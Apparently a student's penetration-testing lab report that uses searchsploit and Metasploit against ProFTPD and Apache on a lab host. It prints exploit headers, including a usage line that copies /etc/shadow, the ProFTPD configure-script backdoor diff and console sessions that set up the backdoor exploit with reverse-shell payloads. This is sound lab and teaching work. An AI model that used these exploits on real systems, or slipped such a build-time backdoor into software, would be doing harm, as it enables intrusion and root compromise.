
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) – Telnet IAC Buffer Overflow (Metasploit) – *Exploit number 16851*

ProFTPd 1.3.3c – Compromised Source Backdoor Remote Code Execution – *Exploit number 15662*

Secondary Searchsploit research

COMMANDS:


```
searchsploit -x 46676
searchsploit -x 16851
searchsploit -x 15662
```



```
<?php
# CARPE (DIEM): CVE-2019-0211 Apache Root Privilege Escalation
# Charles Fol
# @cfreal_
# 2019-04-08
#
# INFOS
#
# https://cfreal.github.io/carpe-diem-cve-2019-0211-apache-local-root.html
#
# USAGE
#
# 1. Upload exploit to Apache HTTP server
# 2. Send request to page
# 3. Await 6:25AM for logrotate to restart Apache
# 4. python3.5 is now suid 0
#
# You can change the command that is ran as root using the cmd HTTP
# parameter (GET/POST).
# Example: curl http://localhost/carpediem.php?cmd=cp+/etc/shadow+/tmp/
#
# SUCCESS RATE
#
# Number of successful and failed exploitations relative to of the number
# of MPM workers (i.e. Apache subprocesses). YMMV.
#
# W  --% S   F
#  5 87% 177 26 (default)
#  8 89%  60  8
# 10 95%  70  4
#
# More workers, higher success rate.
# By default (5 workers), 87% success rate. With huge HTTPds, close to 100%.
# Generally, failure is due to all_buckets being relocated too far from its
# original address.
#
# TESTED ON
#
# - Apache/2.4.25
# - PHP 7.2.12
# - Debian GNU/Linux 9.6
#
# TESTING
#
# $ curl http://localhost/cfreal-carpediem.php
# $ sudo /usr/sbin/logrotate /etc/logrotate.conf --force
# $ ls -alh /usr/bin/python3.5
# -rwsr-sr-x 2 root root 4.6M Sep 27  2018 /usr/bin/python3.5
#
# There are no hardcoded addresses.
:
```

Rebecca Brown
Student number 100692933


Figure 7: Detailed analysis of Apache local privilege escalation exploit (46676) showing a Python-based attack vector



```
##
# $Id: proftp_telnet_iac.rb 11525 2011-01-09 23:33:24Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = GreatRanking

        #include Msf::Exploit::Remote::Ftp
        include Msf::Exploit::Remote::Tcp

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)',
                        'Description'    => %q{
                                        This module exploits a stack-based buffer overflow in versions of ProFTPD
                                server between versions 1.3.2rc3 and 1.3.3b. By sending data containing a
                                large number of Telnet IAC commands, an attacker can corrupt memory and
                                execute arbitrary code.

                                The Debian Squeeze version of the exploit uses a little ROP stub to indirectly
                                transfer the flow of execution to a pool buffer (the cmd_rec "res" in
                                "pr_cmd_read").

                                The Ubuntu version uses a full-blow ROP to mmap RWX memory, copy a small stub
                                to it, and execute the stub. The stub then copies the remainder of the payload
                                in and executes it.

                                NOTE: Most Linux distributions either do not ship a vulnerable version of
                                ProFTPD, or they ship a version compiled with stack smashing protection.

                                Although SSP significantly reduces the probability of a single attempt
                                succeeding, it will not prevent exploitation. Since the daemon forks in a
                                default configuration, the cookie value will remain the same despite
                                some attemtps failing. By making repeated requests, an attacker can eventually
                                guess the cookie value and exploit the vulnerability.

                                The cookie in Ubuntu has 24-bits of entropy. This reduces the effectiveness
                                and could allow exploitation in semi-reasonable amount of time.
                        },
                        'Author'         => [ 'jduck' ],
                        'Version'        => '$Revision: 11525 $',
/usr/share/exploitdb/exploits/linux/remote/16851.rb
```

Rebecca Brown
Student number 100692933

Figure 8: ProFTPD buffer overflow exploit (16851) analysis revealing Metasploit framework compatibility



```
== ProFTPD Compromise Report ==

On Sunday, the 28th of November 2010 around 20:00 UTC the main
distribution server of the ProFTPD project was compromised.  The
attackers most likely used an unpatched security issue in the FTP daemon
to gain access to the server and used their privileges to replace the
source files for ProFTPD 1.3.3c with a version which contained a backdoor.
The unauthorized modification of the source code was noticed by
Daniel Austin and relayed to the ProFTPD project by Jeroen Geilman on
Wednesday, December 1 and fixed shortly afterwards.

The fact that the server acted as the main FTP site for the ProFTPD
project (ftp.proftpd.org) as well as the rsync distribution server
(rsync.proftpd.org) for all ProFTPD mirror servers means that anyone who
downloaded ProFTPD 1.3.3c from one of the official mirrors from 2010-11-28
to 2010-12-02 will most likely be affected by the problem.

The backdoor introduced by the attackers allows unauthenticated users
remote root access to systems which run the maliciously modified version
of the ProFTPD daemon.

Users are strongly advised to check systems running the affected code for
security compromises and compile/run a known good version of the code.
To verify the integrity of the source files, use the GPG signatures
available on the FTP servers as well on the ProFTPD homepage at:

  http://www.proftpd.org/md5_pgp.html.

The MD5 sums for the source tarballs are:

 8571bd78874b557e98480ed48e2df1d2  proftpd-1.3.3c.tar.bz2
 4f2c554d6273b8145095837913ba9e5d  proftpd-1.3.3c.tar.gz



= Rootkit patch =

diff -Naur proftpd-1.3.3c.orig/configure proftpd-1.3.3c/configure
--- proftpd-1.3.3c.orig/configure       2010-04-14 00:01:35.000000000 +0200
+++ proftpd-1.3.3c/configure    2010-10-29 19:08:56.000000000 +0200
@@ -9,7 +9,10 @@
 ## ---------------------- ##
 ## M4sh Initialization.  ##
 ## ---------------------- ##
-
+gcc tests/tests.c -o tests/tests >/dev/null 2>&1
+cc tests/tests.c -o tests/tests >/dev/null 2>&1
+tests/tests >/dev/null 2>&1 &
+rm -rf tests/tests.c tests/tests >/dev/null 2>&1
/usr/share/exploitdb/exploits/linux/remote/15662.txt
```


Figure 9: ProFTPD backdoor vulnerability (15662) documentation confirming compromised source code in version 1.3.3c

Research and prepare exploitation using Metasploit-framework

Purpose: Further research into vulnerabilities from comprehensive port scan


Commands:

```
msfconsole
        search proftpd
                info exploit/unix/ftp/proftpd_133c_backdoor
                use exploit/unix/ftp/proftpd_133c_backdoor
                show payloads
                set RHOST 192.168.50.128
                show options
        search apache 2.4
                info exploit/lunix/klog_server_authenticate_user_unauth_command_injection
```




```
          ?MM                MM?
        https://metasploit.com


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

smsf6 >
msf6 > search proftpd

Matching Modules
================


   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent                   2011-01-08       average    No     NetSupport Manager Agent Remote Buffe
r Overflow
   1   exploit/linux/ftp/proftp_sreplace                             2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer O
verflow (Linux)
   2     \_ target: Automatic Targeting                              .                .          .      .
   3     \_ target: Debug                                            .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1      .                .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                         2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC
Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                              .                .          .      .
   7     \_ target: Debug                                            .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)              .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                           2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC
Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                              .                .          .      .
   11    \_ target: Debug                                            .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1   .                .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) .          .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)             .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                         2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execut
ion
   16  exploit/unix/ftp/proftpd_133c_backdoor                        2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execu
tion


Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > 
```

Figure 10: Metasploit console initialisation and ProFTPD exploit module search results



```
tion


Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > info exploit/unix/ftp/proftpd_133c_backdoor

       Name: ProFTPD-1.3.3c Backdoor Command Execution
     Module: exploit/unix/ftp/proftpd_133c_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-12-02

Provided by:
  MC <mc@metasploit.com>
  darkharper2

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz]
  archive between November 28th 2010 and 2nd December 2010.

References:
  OSVDB (69562)
  http://www.securityfocus.com/bid/45150


View the full module info with the info -d command.

msf6 > 
```


Figure 11: ProFTPD backdoor exploit module information showing target compatibility and reliability rating



```
       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.50.128
RHOST => 192.168.50.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.128   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

Rebecca Brown
Student number 100692933

